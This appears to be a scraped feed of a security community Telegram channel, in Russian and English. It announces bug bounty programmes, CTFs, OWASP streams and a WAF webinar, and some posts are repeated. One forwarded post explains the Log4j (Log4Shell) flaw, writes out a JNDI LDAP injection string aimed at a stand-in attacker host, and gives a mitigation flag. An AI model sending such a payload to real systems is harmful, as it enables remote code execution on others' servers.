Forwarded from Research Hub (Denis)
Bug Hunting Hub goes offline with Bug Hunting Village on May 20-21.
Organized within a separate section at PHDays for the first time, leading security researchers and bug hunters will share the results of their work, and owners of bug bounty programs can attract bug hunters by making an announcement.
During the event, our sponsors and partners will announce the highest bounties for their vulnerability disclosure programs, and the most active bug hunters will be additionally awarded by organizers.
Submit your talk, workshop or just register yourself to participate here: https://www.phdays.com/en/program/contests/bug-hunting-village/
For Russian-based submissions: https://www.phdays.com/ru/press/news/bug-hunting-village-na-positive-hack-days-uspejte-zayavit-o-sebe/
Organized within a separate section at PHDays for the first time, leading security researchers and bug hunters will share the results of their work, and owners of bug bounty programs can attract bug hunters by making an announcement.
During the event, our sponsors and partners will announce the highest bounties for their vulnerability disclosure programs, and the most active bug hunters will be additionally awarded by organizers.
Submit your talk, workshop or just register yourself to participate here: https://www.phdays.com/en/program/contests/bug-hunting-village/
For Russian-based submissions: https://www.phdays.com/ru/press/news/bug-hunting-village-na-positive-hack-days-uspejte-zayavit-o-sebe/
Forwarded from Positive Technologies
Уже завтра, 12 мая в 11:00 (МСК), пройдет эфир #AMLive, посвященный выбору межсетевых экранов уровня веб-приложений (Web Application Firewall — WAF).
Виктор Рыжков, а также представители других игроков рынка обсудят:
- кому и зачем нужен WAF,
- чем WAF отличается от обычного межсетевого экрана и NGFW,
- какие технологии обнаружения атак есть в современных WAF,
- как поддерживать эффективность WAF в процессе DevSecOps,
- как не потерять легитимный трафик по вине неправильной настройки WAF,
- что эффективнее: сигнатуры или машинное обучение.
Регистрируйтесь по ссылке. И смотрите эфир вместе с нами.
Виктор Рыжков, а также представители других игроков рынка обсудят:
- кому и зачем нужен WAF,
- чем WAF отличается от обычного межсетевого экрана и NGFW,
- какие технологии обнаружения атак есть в современных WAF,
- как поддерживать эффективность WAF в процессе DevSecOps,
- как не потерять легитимный трафик по вине неправильной настройки WAF,
- что эффективнее: сигнатуры или машинное обучение.
Регистрируйтесь по ссылке. И смотрите эфир вместе с нами.
Forwarded from Peter Destructive
Небольшой анонс:
Завтра OWASP проведёт небольшой стрим по SAMM
https://www.meetup.com/OWASP-Moscow/events/278660867/
Welcome! )
Завтра OWASP проведёт небольшой стрим по SAMM
https://www.meetup.com/OWASP-Moscow/events/278660867/
Welcome! )
Meetup
Login to Meetup | Meetup
Not a Meetup member yet? Log in and find groups that host online or in person events and meet people in your local community who share your interests.
Google запускает общую платформу для взаимодействия с багхантерами во всех продуктах компании: https://bughunters.google.com. Также доступен Университет бахгантеров для повышения скиллов: https://bughunters.google.com/learn
YauzaCTF 2021 is a task-based competition that will take place online on August 27-29 at 12:00 (UTC+0).
It will give the participants the atmosphere of the Soviet past.
For 48 hours, participants will be able to solve tasks of all categories:
- web, reverse, pwn, forensics, crypto, OSINT, joy.
Also new categories have been added:
- hardware, pentest and emulation!
The organizers and sponsors of the event have prepared many interesting prizes. More details on the event website.
ABOUT EVENT:
🕹 Event website: https://yauzactf.com/en
📃 CTFtime page: https://ctftime.org/event/1417/
🔑 Competition type: task-based competition
📅 Start: on August 27 at 12:00 (UTC+0)
⏰ Duration: 48 hours
👨👨👦👦 Number of people in the team: maximum 7 people
🥇 Qualification: students from CIS schools or universities (graduating not earlier than 2021) and those, who born not earlier than 1995
It will give the participants the atmosphere of the Soviet past.
For 48 hours, participants will be able to solve tasks of all categories:
- web, reverse, pwn, forensics, crypto, OSINT, joy.
Also new categories have been added:
- hardware, pentest and emulation!
The organizers and sponsors of the event have prepared many interesting prizes. More details on the event website.
ABOUT EVENT:
🕹 Event website: https://yauzactf.com/en
📃 CTFtime page: https://ctftime.org/event/1417/
🔑 Competition type: task-based competition
📅 Start: on August 27 at 12:00 (UTC+0)
⏰ Duration: 48 hours
👨👨👦👦 Number of people in the team: maximum 7 people
🥇 Qualification: students from CIS schools or universities (graduating not earlier than 2021) and those, who born not earlier than 1995
ctftime.org
YauzaCTF 2021
The future is in the past.
This time, YauzaCTF 2021 will give the participants the atmosphere of the Soviet past. ...
This time, YauzaCTF 2021 will give the participants the atmosphere of the Soviet past. ...
Охота за уязвимостями на ДЭГ-2021
https://bb.gosuslugi.ru официальная Bug Bounty от Госуслуг.
https://bb.gosuslugi.ru официальная Bug Bounty от Госуслуг.
Forwarded from Кавычка (Bo0oM)
У половины интернета нашли выполнение произвольного кода через Log4j.
Выглядит это так:
1) Посылаем специально сформированный запрос вида ${jndi:ldap://attacker.host/blabla} в любое место, которое потенциально может залогироваться.
2) JNDI (Java Naming and Directory Interface) в свою очередь обрабатывает шаблон, запрашивает данные через LDAP у attacker.host
3) В ответе отдается JAVA класс, который и позволяет выполнить произвольный код.
Гроб. Гроб. Кладбище.
Временный фикс:
Вот примеры того, что уязвимо (От Cloudflare и Apple до серверов майнкрафта).
Выглядит это так:
1) Посылаем специально сформированный запрос вида ${jndi:ldap://attacker.host/blabla} в любое место, которое потенциально может залогироваться.
2) JNDI (Java Naming and Directory Interface) в свою очередь обрабатывает шаблон, запрашивает данные через LDAP у attacker.host
3) В ответе отдается JAVA класс, который и позволяет выполнить произвольный код.
Гроб. Гроб. Кладбище.
Временный фикс:
JAVA_OPTS="-Dlog4j.formatMsgNoLookups=true”Вот примеры того, что уязвимо (От Cloudflare и Apple до серверов майнкрафта).
Forwarded from Видеоканал Global Digital Space

В 11.00 стартует мероприятие "«Правильный» пентест — мы выбираем, нас выбирают", успейте зарегистрироваться и принять участие.
Обсудим критерии защищенности компаний, как провести пентест «правильно» и кем, какие предпосылки возникновения потребности в тестировании у заказчика. Рассмотрим инструменты для специалистов и грамотное техническое задание для пентестера, а также критерии оценки.
Обсудим критерии защищенности компаний, как провести пентест «правильно» и кем, какие предпосылки возникновения потребности в тестировании у заказчика. Рассмотрим инструменты для специалистов и грамотное техническое задание для пентестера, а также критерии оценки.
https://github.com/OWASP/ASVS/blob/master/4.0/OWASP%20Application%20Security%20Verification%20Standard%204.0.3-ru.pdf за адаптацию и перевод спасибо Андрею Титову
GitHub
ASVS/4.0/OWASP Application Security Verification Standard 4.0.3-ru.pdf at master · OWASP/ASVS
Application Security Verification Standard. Contribute to OWASP/ASVS development by creating an account on GitHub.